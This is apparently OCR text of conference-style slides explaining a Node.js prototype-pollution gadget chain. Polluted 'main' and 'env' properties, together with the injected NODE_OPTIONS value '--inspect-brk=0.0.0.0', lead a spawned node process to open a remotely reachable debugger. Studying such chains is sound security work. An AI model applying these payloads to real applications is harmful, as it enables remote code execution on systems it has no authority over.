
parsed
name: "bytes"
version: "3.1.1"
license: "MIT"
__proto__:

Object prototype
__proto__: null
toString: <function>
valueOf: <function>
constructor: <function>
main: '.../dist/npm.js'
env: ...

```
nodejs
├ bin/
│  ├ node
│  ├ npm
├ include/
├ lib/
│  ├ node_modules/
│  │  ├ corepack/dist/
│  │  │  ├ npm.js
```

```
webapp/
├ index.js
├ package.json
├ node_modules/
│  ├ bytes/
│  │  ├ index.js
│  │  ├ package.json
├ src/
│  ├ handleBackup.js
│  ├ handleUpdate.js
```

Gadgets cocktail



```
function require(id) {
  const json = readConfig(id);
  const parsed = JSON.Parse(json);

  evaluateJSFile(parsed.main);
}
```


```
/* ... */
const child = spawn('node', args);
```

Object prototype
__proto__: null
toString: <function>
valueOf: <function>
constructor: <function>
main: '.../dist/npm.js'
env: ...

```
nodejs
├ bin/
│ ├ node
│ ├ npm
├ include/
├ lib/
│ ├ node_modules/
│ │ ├ corepack/dist/
│ │ │ ├ npm.js
```

```
webapp/
├ index.js
├ package.json
├ node_modules/
│ ├ bytes/
│ │ ├ index.js
│ │ ├ package.json
├ src/
│ ├ handleBackup.js
│ ├ handleUpdate.js
```

Gadgets cocktail



```
function spawn(file, args, opts) {
  if (opts === undefined)
    opts = {};

  if (opts.shell) {
    args = ['-c', file, ...args];
    file = opts.shell;
  }

  const env = opts.env||process.env;
  spawn_internal(file, args, env);
}
```


```
{
"NODE_OPTIONS":
  "--inspect-brk=0.0.0.0"
}
```

Object prototype
__proto__: null
toString: <function>
valueOf: <function>
constructor: <function>
main: '.../dist/npm.js'
env: ...

